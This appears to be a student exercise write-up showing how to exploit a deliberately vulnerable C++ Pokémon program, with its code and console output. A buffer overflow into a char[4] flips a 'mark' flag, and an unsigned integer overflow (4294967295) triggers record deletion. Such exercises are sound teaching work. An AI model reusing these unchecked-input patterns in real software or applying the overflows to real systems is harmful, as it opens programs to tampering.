

Exploitation

Firstly, you must gain access to Mark’s data. Within the program there is a variable called UserIsMark, which allows access to Mark’s Pokémon. By default it is set to false, however it can be changed with a Buffer Overflow attack. If you enter an incorrect variable over 5 times in the initial input stage, you are redirected to an input that reads into a char[].




```
Please Enter a valid number 0-4
Please select an option of what you would like to do:
[0] View Pokemon List:
[1] View a Pokemon Stats:
[2] Edit a Pokemon
[3] Battle Mark
[4] Exit
6
Please Enter a valid number 0-4
Please select an option of what you would like to do:
[0] View Pokemon List:
[1] View a Pokemon Stats:
[2] Edit a Pokemon
[3] Battle Mark
[4] Exit
6
Please Enter a valid number 0-4
Please select an option of what you would like to do:
[0] View Pokemon List:
[1] View a Pokemon Stats:
[2] Edit a Pokemon
[3] Battle Mark
[4] Exit
6
Please Enter a valid number 0-4
Please select an option of what you would like to do:
[0] View Pokemon List:
[1] View a Pokemon Stats:
[2] Edit a Pokemon
[3] Battle Mark
[4] Exit
6
Please Enter a valid number 0-4
Please select an option of what you would like to do:
[0] View Pokemon List:
[1] View a Pokemon Stats:
[2] Edit a Pokemon
[3] Battle Mark
[4] Exit
6
Please Enter a valid number 0-4







VERBAL HELP: Simply enter the name of the option you would like
To view pokemon enter view
To view stats enter stat
To edit a pokemon enter edit
To battle enter mark
To exit enter exit
```

Figure 3: Command Line Assisted Access



```
//Activate Assist to help
else{
    bool selected = false;
    while(!selected){
        std::cin.clear();
        std::cin.ignore( n: 256, delim: '\n');
        std::cout << "\n\n\n\n\n\n\nVERBAL HELP: Simply enter the name of the option you would like" << std::endl;
        std::cout << "To view pokemon enter view\nTo view stats enter stat\nTo edit a pokemon enter edit\nTo battle enter mark\nTo
        std::cin >> help;
        if(strcmp(help, "view") == 0){
            decision = 0;
            selected = true;
        }
        else if(strcmp(help, "stat") == 0){
            decision = 1;
            selected = true;
        }
        else if(strcmp(help, "edit") == 0){
            decision = 2;
            selected = true;
        }
        else if(strcmp(help, "mark") == 0){
            decision= 3;
            selected = true;
        }
        else if(strcmp(help, "exit") == 0){
            decision = 4;
            selected = true;
        }
        else
            std::cout << "Invalid Input. Try again." << std::endl;
    }
}
```

Figure 2 : Code showing assisted access



```
int main () {
    loadData();
    bool mark = false;
    char test[] = "hello";
    char help[4];
    int decision;
    int failures = 0;

    while(decision != 4){
        userIsMark = mark;
```


Figure 1: Variable Storage

From here, we are able to create a buffer overflow because the variable which sets whether the user is Mark is directly below the char[] input for the assisted selection section. After inputting 4 characters, we can input any characters to overflow into the Boolean mark and transform it into True. We now have access to all of Mark’s Pokemon.

view asdkflajg


Now that we have access to Mark’s data, we need to delete his pokemon. We can direct our attention to the edit Pokemon function, where we have the capability to delete a Pokemon from the list if the Pokemon’s HP is changed to -1. Since we cannot simply enter a negative number to remove the Pokemon, we must take advantage of the fact that the Integer is checked as a Char array before being converted to an integer. By creating an integer overflow by entering 4294967295 as the value, the Integer is not big enough to handle it, and it overflows to -1. This causes the removal code to be executed this. From here all of Mark's Pokemon can be deleted.

1 4294967295



```
    //Choose which stat to edit
    std::cout << "Enter which stat you would like to edit ( [1]-HP, [2]-Attack, [3]-Defense) followed by a space and a new value\n"
                << "The new stat value must be greater than 2."<< std::endl;
    int statIndex = -1;
    char readIn[64];
    unsigned int statChange = -1;
    std::cin >> statIndex >> readIn;
    //ensure value is big enough
    if(strcmp(readIn, "0") != 0 && strcmp(readIn, "1") != 0 && strcmp(readIn, "2") != 0 && readIn[0] != '-'){
        //convert from input to tangable integer
        std::stringstream str_strm(readIn);
        str_strm >> statChange;
        //remove fainted pokemon
        if(statChange == -1 && statIndex == 1){
            if(!userIsMark)
                userPokemon.erase(userPokemon.begin()+index);
            else
                markPokemon.erase(markPokemon.begin()+index);
        }
```

Figure 4: Code with Integer Overflow Vulnerability



```
Which pokemon did you want to edit? Please enter the index number
4
Zorua
HP: 40
Attack: 65
Defense: 40
Enter which stat you would like to edit ( [1]-HP, [2]-Attack, [3]-Defense) followed by a space and a new value
The new stat value must be greater than 2.
1 4294967295
Please select an option of what you would like to do:
[0] View Pokemon List
[1] View a Pokemon Stats
[2] Edit a Pokemon
[3] Battle Mark
[4] Exit
0
1) Eevee
2) Rowlet
3) Cyndaquil
4) Bulbasaur
5) Oshawott
6) Fennekin
7) Sneasel
```

Figure 5: Command Line Exploitation of Integer Overflow and then demonstrating Pokemon being deleted

And the mission was successful! The exploit is complete!